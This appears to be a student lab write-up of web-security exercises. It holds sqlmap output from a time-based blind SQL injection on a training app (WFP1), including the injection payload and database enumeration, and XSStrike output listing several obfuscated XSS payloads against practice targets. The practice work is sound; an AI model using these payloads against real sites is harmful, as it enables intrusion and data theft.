

# SQL Injection #2 (WFP1)

**Show a screenshot of the output of running against the white-space filtered exercise using the tamper module `space2randomblank`**


Activities
Terminal
May 30 2:46 PM
root@kali: /usr/share/wordlists/metasploit
[17:39:42] [INFO] testing 'Generic inline queries'
[17:39:42] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[17:39:42] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[17:39:42] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[17:39:52] [INFO] GET parameter 'name' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?
[17:39:57] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:39:57] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one oth
e found
[17:39:57] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right numbe
omatically extending the range for current UNION query injection technique test
[17:39:57] [INFO] target URL appears to have 3 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] Y
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'?
[17:40:02] [INFO] checking if the injection point on GET parameter 'name' is a false positive
GET parameter 'name' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 109 HTTP(s) requests:
---
Parameter: name (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: name=root' AND (SELECT 8067 FROM (SELECT(SLEEP(5)))aYio) AND 'exrn'='exrn
---
[17:40:39] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[17:40:39] [INFO] the back-end DBMS is MySQL
[17:40:39] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to
tions
[17:40:39] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu 13.04 or 12.10 or 12.04 (Raring Ringtail or Precise Pangolin or Quantal Quetz
web application technology: PHP 5.3.10, Apache 2.2.22
back-end DBMS: MySQL >= 5.0.12
[17:40:39] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entr
[17:40:39] [INFO] fetching current database
[17:40:39] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[17:40:59] [INFO] adjusting time delay to 1 second due to good response times
exercises
[17:41:21] [INFO] fetching tables for database: 'exercises'






## Show a screenshot of the result




# XSStrike


**Show a screenshot of the payload that the tool finds to exploit the vulnerability with as close to 100% efficiency as possible. Copy and paste the payload into the URL and trigger the XSS. Show a screenshot of the successful exploit.**



Activities
Terminal
May 30 4:15 PM
root@kali: ~/XSStrike
[+] Payload: <html%09onmouseoVEr%0a=%0aa=prompt,a()//
[!] Efficiency: 96
[!] Confidence: 10
[+] Payload: <detAiLs/+/ONtoggle%0d=%0da=prompt,a()%0dx>
[!] Efficiency: 92
[!] Confidence: 10
[+] Payload: <a/+/oNMouSEOver%09=%09[8].find(confirm)>v3dm0s
[!] Efficiency: 91
[!] Confidence: 10
[+] Payload: <a%09onMouSeOVer%0d=%0d(confirm)()>v3dm0s
[!] Efficiency: 92
[!] Confidence: 10
[+] Payload: <a/+/ONmouseOVer%09=%09[8].find(confirm)>v3dm0s
[!] Efficiency: 93
[!] Confidence: 10
[+] Payload: <D3v%0donMOUSeover%0d=%0dconfirm()%0dx>v3dm0s
[!] Efficiency: 91
[!] Confidence: 10
[+] Payload: <d3v/+/onpOintErenTer%0a=%0aconfirm()>v3dm0s
[!] Efficiency: 94
[!] Confidence: 10
[+] Payload: <dEtailS%0aonToggLe+=+(confirm)()%0dx//
[!] Efficiency: 92
[!] Confidence: 10
[+] Payload: <a%0aonpointerenter+=+a=prompt,a()%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] n
(env) root@kali:~/XSStrike#





**Show a screenshot of each payload and the URL it exploits**


## Example url #1


Activities
Terminal
May 30 4:22 PM
root@kali: ~/XSStrike
XSStrike v3.1.4
[~] Checking for DOM vulnerabilities
[-] No parameters to test.
(env) root@kali:~/XSStrike# python3 xsstrike.py -u http://public-firing-range.appspot.com/dom/eventtriggering/document/form
rInput=hacker
XSStrike v3.1.4
[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: userInput
[-] No reflection found
(env) root@kali:~/XSStrike# python3 xsstrike.py -u "http://public-firing-range.appspot.com/dom/eventtriggering/document/for
erInput=hacker"
XSStrike v3.1.4
[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: userInput
[-] No reflection found
(env) root@kali:~/XSStrike# python3 xsstrike.py -u "http://public-firing-range.appspot.com/reflected/parameter/body?q=a"
XSStrike v3.1.4
[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
